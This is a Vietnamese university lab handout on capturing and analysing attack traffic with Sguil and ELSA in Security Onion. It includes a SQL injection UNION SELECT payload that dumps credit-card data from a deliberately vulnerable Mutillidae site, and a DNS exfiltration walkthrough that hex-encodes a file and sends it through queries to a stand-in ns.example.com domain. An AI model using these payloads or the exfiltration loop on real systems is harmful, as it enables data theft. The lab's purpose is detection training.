1

Lab

Phân tích gói tin

Thực hành

Hệ thống tìm kiếm, phát hiện và ngăn ngừa xâm nhập

Học kỳ II năm học 2024 – 2025

Lưu hành nội bộ

A. TỔNG QUAN

A.1 Mục tiêu

– Thực hiện bắt và phân tích gói tin, log trên môi trường đã cài đặt.

A.2 Chuẩn bị


– Truy cập vào link https://vlab.uit.edu.vn/en/ để truy cập bài thực hành. Xem hướng dẫn sử dụng tại https://vlab.uit.edu.vn/en/user/help/.

– Sinh viên tìm hiểu cách sử dụng các máy ảo sau:

- CyberOps Workstation VM
- Kali Linux
- Metasploitable 2
- Security Onion

B. THỰC HÀNH

B.1 Môi trường của bài thực hành



Thông tin của các máy ảo:

Máy ảo	OS	CPU	Ổ đĩa	RAM	Username	Password
CyberOps Workstation VM	Arch Linux	2 Core	20 GB	4 GB	analyst	inseclab
Kali	Kali Linux	2 Core	30 GB	4 GB	kali	kali
Metasploitable	Ubuntu Linux	1 Core	10 GB	1 GB	msfadmin	msfadmin
Security Onion	Ubuntu Linux	4 Core	40 GB	6 GB	analyst	cyberops
	Tổng cộng	**9 Core**	**100 GB**	**15 GB**		

Yêu cầu 1. Truy cập và các máy ảo và thực hiện kiểm tra kết nối giữa các máy theo yêu cầu bên dưới. Chụp hình kết quả.

Kiểm tra kết nối giữa chúng sử dụng câu lệnh **ping.** Kiểm tra và đảm bảo các kết nối sau:

- CyberOps Workstation → Metasploitable
- Kali → Metasploitable
- Kali → CyberOps Workstation


B.2 Bắt và phân tích gói tin tấn công SQL Injection

Mục tiêu: Thực hiện tấn công SQL Injection để truy cập vào thông tin thẻ tín dụng đang lưu trong web server trên máy Metaspoitable và quan sát các dữ liệu log ghi nhận được về tấn công trên.

Bước 1. Khởi động chương trình bắt gói tin

Truy cập vào máy ảo Security Onion, trên máy ảo này có công cụ Sguil giúp giám sát và ghi log một số sự kiện đã xảy ra. Nhấp đúp chuột vào biểu tượng **Sguil** trên màn hình desktop. Sau đó nhập username/password là **analyst/cyberops**.

Tiếp theo, chọn các interface cần giám sát. Ở đây ta chọn các interface: **seconion-eth0, seconion-eth1, seconion-eth2**, và bấm Start SGUIL.



Bước 2. Thực hiện tấn công SQL Injection


Yêu cầu 2.1. Thực hiện và báo cáo các bước tấn công SQL Injection như hướng dẫn. **Chụp lại các hình ảnh kết quả cho từng bước.**

Đăng nhập vào máy Kali mở trình duyệt Firefox. Truy cập vào đường dẫn: http://209.165.200.235/mutillidae/ là website có lỗ hổng để khai thác.


Trên bảng menu bên tay trái, lựa chọn mục **OWASP Top 10 > A1 – Injection > SQLi – Extract Data > User Info.** Chức năng xem thông tin người dùng yêu cầu nhập **Name** và **Username**, tuy nhiên có lỗ hổng SQL Injection.

Nhập thông tin input như sau vào ô Name. **Lưu ý:** Ô Name giới hạn độ dài chuỗi được nhập, các bạn chỉnh sửa mã HTML để bỏ đi giới hạn này.

' union select ccid,ccnumber,ccv,expiration,null from credit_cards -- -




Và xem kết quả như bên dưới, ta thấy kết quả trả về tất cả thông tin thẻ tín dụng của nhiều user khác nhau.



Bước 3. Xem thông tin log trên công cụ Sguil

> **Yêu cầu 2.2.** Sinh viên hãy tìm trên **Sguil** những cảnh báo có chứa thông tin liên quan đến tấn công SQL Injection đã thực hiện *(payload tấn công, kết quả trả về...).* **Chụp lại các hình ảnh kết quả cho từng bước.**

Tìm cảnh báo liên quan đến **ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT**. Ở cửa sổ ở dưới góc phải, click **Show Packet Data** và **Show Rule** để xem các thông tin của cảnh báo được chọn.



Nhấp chuột phải vào con số ở cột CNT của cảnh báo cần quan tâm và chọn **View Correlated Events** để xem tất cả các cảnh báo có liên quan. Trong danh sách các cảnh báo, nhấp chuột phải trên 1 Alert ID và chọn **Transcript.** Tìm payload kẻ tấn công đã sử dụng và dữ liệu đã bị đánh cắp trên của sổ hiện ra.


Nhấp chuột phải vào con số ở cột CNT của cảnh báo cần quan tâm và chọn **View Correlated Events** để xem tất cả các cảnh báo có liên quan. Trong danh sách các cảnh báo, nhấp chuột phải trên 1 Alert ID và chọn **Wireshark.** Nhấp tiếp chuột phải trên 1 gói tin TCP và chọn **Follow TCP Stream.** Tìm payload kẻ tấn công đã sử dụng và dữ liệu đã bị đánh cắp.

Bước 4. Xem thông tin log trên công cụ ELSA

> **Yêu cầu 2.3.** Sinh viên hãy tìm trên **ELSA** những sự kiện có thông tin liên quan đến tấn công SQL Injection đã thực hiện *(payload tấn công, kết quả trả về...).* **Chụp lại các hình ảnh kết quả cho từng bước.**

Trên Security Onion, mở ELSA từ màn hình desktop. Đăng nhập với username/password là **analyst/cyberops**.

Ở menu bên tay trái, chọn **HTTP > Top** Potential SQL Injection. Sau đó chọn địa chỉ IP **209.165.200.235**.



Trong danh sách các sự kiện được liệt kê, hãy thử tìm entry liên quan đến tấn công SQL Injection đã thực hiện và click vào **Info.** Chọn **Plugin > getPcap**, nhập username và password như trên khi được yêu cầu. Một thông tin dạng pcap script sẽ được gửi về. Có thể sử dụng **Ctrl + F** để tìm kiếm các thông tin cần thiết như username.

- Tìm payload kẻ tấn công đã sử dụng và dữ liệu đã bị đánh cắp.
- So sánh thông tin tìm được trên công cụ ELSA với thông tin tìm được trên công cụ SGUIL.

B.3 Bắt và phân tích gói tin trong tấn công lấy dữ liệu với DNS

Ngữ cảnh: CyberOps Workstation có 1 file **confidential.txt** trong thư mục **/home/analyst/lab.support.files/**. Một attacker đã có quyền truy cập vào CyberOps Workstation và Metasploitable là 1 DNS server. Attacker muốn lợi dụng DNS để lấy được nội dung của file **confidential.txt** đưa ra ngoài.

Bước 1. Thực hiện lấy dữ liệu thông qua DNS

> **Yêu cầu 3.1.** Thực hiện và báo cáo kết quả các bước tấn công lấy dữ liệu thông qua DNS như hướng dẫn. Minh chứng nội dung lấy được sau khi hoàn tất tấn công (file secret.txt)?
> **Chụp lại các hình ảnh kết quả cho từng bước.**

- **Kiểm tra cấu hình DNS server trên máy CyberOps**

Mở file **/etc/resolv.conf** và kiểm tra danh sách các địa chỉ IP của DNS Server có địa chỉ IP của Metasploitable là 209.165.200.235 hay không.

- **Chuyển file confidential.txt sang dạng file hexan**

Sử dụng lệnh **xxd** để chuyển nội dung của confidential.txt sang dạng những chuỗi hexan 60 bytes và lưu vào 1 file mới có tên **confidential.hex**.

```
[analyst@secOps lab.support.files]$ xxd -p confidential.txt > confidential.hex
[analyst@secOps lab.support.files]$ cat confidential.hex
434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
```

```
697479206272656163682e0a
```

- **Nối nội dung hexan đã chuyển vào log truy vấn của DNS**

Mục đích là sẽ lấy nội dung hexan của file **confidential.hex** để chèn vào file log của DNS, để sau đó từ xa có thể vào đọc file log đó để lấy dữ liệu ra.

Để đưa vào nội dung file log của DNS, ta dùng chính các nội dung hexan này để dựng một URL, sau đó dùng **drill** để yêu cầu truy vấn DNS đối với URL đã tạo. Tham khảo đoạn shell script bên dưới truy vấn URL tạo ra từ từng dòng hexan trong **confidential.hex**:

```
[analyst@secOps lab.support.files]$ for line in `cat confidential.hex` ; do drill
$line.ns.example.com; done
```

Khi đó trong file log **/var/lib/bind/query.log** trên máy Metasploitable sẽ có entry tương ứng với truy vấn.

```
;; ->>HEADER<<- opcode: QUERY, rcode: NXDOMAIN, id: 19375
;; flags: qr aa rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;; 434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com.IN    A
;; ANSWER SECTION:
;; AUTHORITY SECTION:
example.com.    604800  IN      SOA     ns.example. root.example.com. 2 604800 86400
2419200 604800
;; ADDITIONAL SECTION:
;; Query time: 4 msec
;; SERVER: 209.165.200.235
;; WHEN: Wed Jun 28 14:09:24 2017
;; MSG SIZE  rcvd: 144
;; ->>HEADER<<- opcode: QUERY, rcode: NXDOMAIN, id: 36116
;; flags: qr aa rd ; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
<some output omitted>
```

Có thể thấy URL được tạo thành từ mỗi chuỗi hexan 60 bytes kèm theo **.ns.example.com**.

Câu hỏi: Sinh viên có thể tạo ra bao nhiêu URL như vậy từ file confidential.hex?

- **Lấy DNS log từ xa**

Từ máy Kali, kết nối SSH đến Metasploitable (DNS server) với username/password là **user/user**. Lưu ý: các phiên bản Kali Linux mới sẽ cần phải thêm option vào câu lệnh ssh mới kết nối được tới máy Metasploitable (sinh tự tìm option này).

```
root@kali:~# ssh user@209.165.200.235
```

Đọc dữ liệu từ file **/var/lib/bind/query.log** trên máy Metasploitable bằng session SSH đã khởi tạo từ máy Kali và lọc ra các thông tin sẽ là nội dung hexan của file **confidential.hex** với lệnh **egrep** như bên dưới.

```
user@metasploitable:~$ egrep -o [0-9a-f]*.ns.example.com
/var/lib/bind/query.log | cut -d. -f1 | uniq > secret.hex
```

Kết quả đọc được sẽ nằm trong file **secret.hex.**

Thoát khỏi session SSH và sử dụng câu lệnh **scp** để sao chép file **secret.hex** từ máy Metaspoitable sang máy Kali.

```
root@kali:~# scp user@209.165.200.235:/home/user/secret.hex ~/
```

Sử dụng lại câu lệnh **xxd** với option **-r -p** để chuyển nội dung dạng hex về dạng text.

```
root@kali:~# xxd -r -p secret.hex > secret.txt
```

Đọc thử nội dung của file sau khi chuyển về.

Bước 2. Xem log trên ELSA

> **Yêu cầu 3.2.** Sinh viên thực hiện lấy thông tin liên quan đến tấn công lấy dữ liệu qua DNS trên công cụ ELSA, giải giải mã đoạn hex và so sánh với nội dung lấy được sau khi tấn công ở **Yêu cầu 3.1**?

Trên Security Onion, mở ELSA từ Desktop. Sử dụng username/password là **analyst/cyberops** khi được yêu cầu.

Ở menu bên trái và chọn **DNS > Bottom Requests** để hiện danh sách request DNS theo thứ tự ít xuất hiện nhất (do URL đã tạo không có thực). Tìm các entry có dạng **ns.example.com** bắt đầu bằng chuỗi hexan. Chính chuỗi hexan này làm URL trở nên đáng ngờ vì không có domain nào là dạng chữ và số ngẫu nhiên khiến user không thể nhớ được.

Thu thập tất cả các đoạn chuỗi hexan đáng ngờ như vậy và sử dụng **xxd** để đưa về dạng chuỗi.

C. YÊU CẦU ĐÁNH GIÁ

- Sinh viên tìm hiểu và thực hành **theo nhóm**.
- Sinh viên nộp bài theo 2 hình thức:
  - Hình thức 1 - Nộp trực tiếp trên lớp: báo cáo và demo kết quả với GVTH.
  - Hình thức 2 – Viết báo cáo và nộp báo cáo tại website môn học theo thời gian quy định.
    - Ghi lại chi tiết những việc mà nhóm đã tìm hiểu, thực hiện, quan sát thấy và kèm ảnh chụp **toàn màn hình** các kết quả; giải thích kết quả quan sát được.
    - Định dạng file nộp là ***.PDF***, tập trung vào nội dung của bài thực hành, không mô tả những lý thuyết không cần thiết.
    - Đặt tên file theo định dạng: **[Mã lớp]-LabX_NhomY**.pdf

    Ví dụ: [NT204.A12.ATTT.1]-Lab1_Nhom0.pdf

- Nếu báo cáo có nhiều file, nén tất cả các file vào một file .ZIP với tên theo định dạng **[Mã lớp]-LabX_NhomY.zip**

– Khuyến khích sinh viên nộp bài theo Hình thức 1.

--CHÚC CÁC BẠN HOÀN THÀNH TỐT--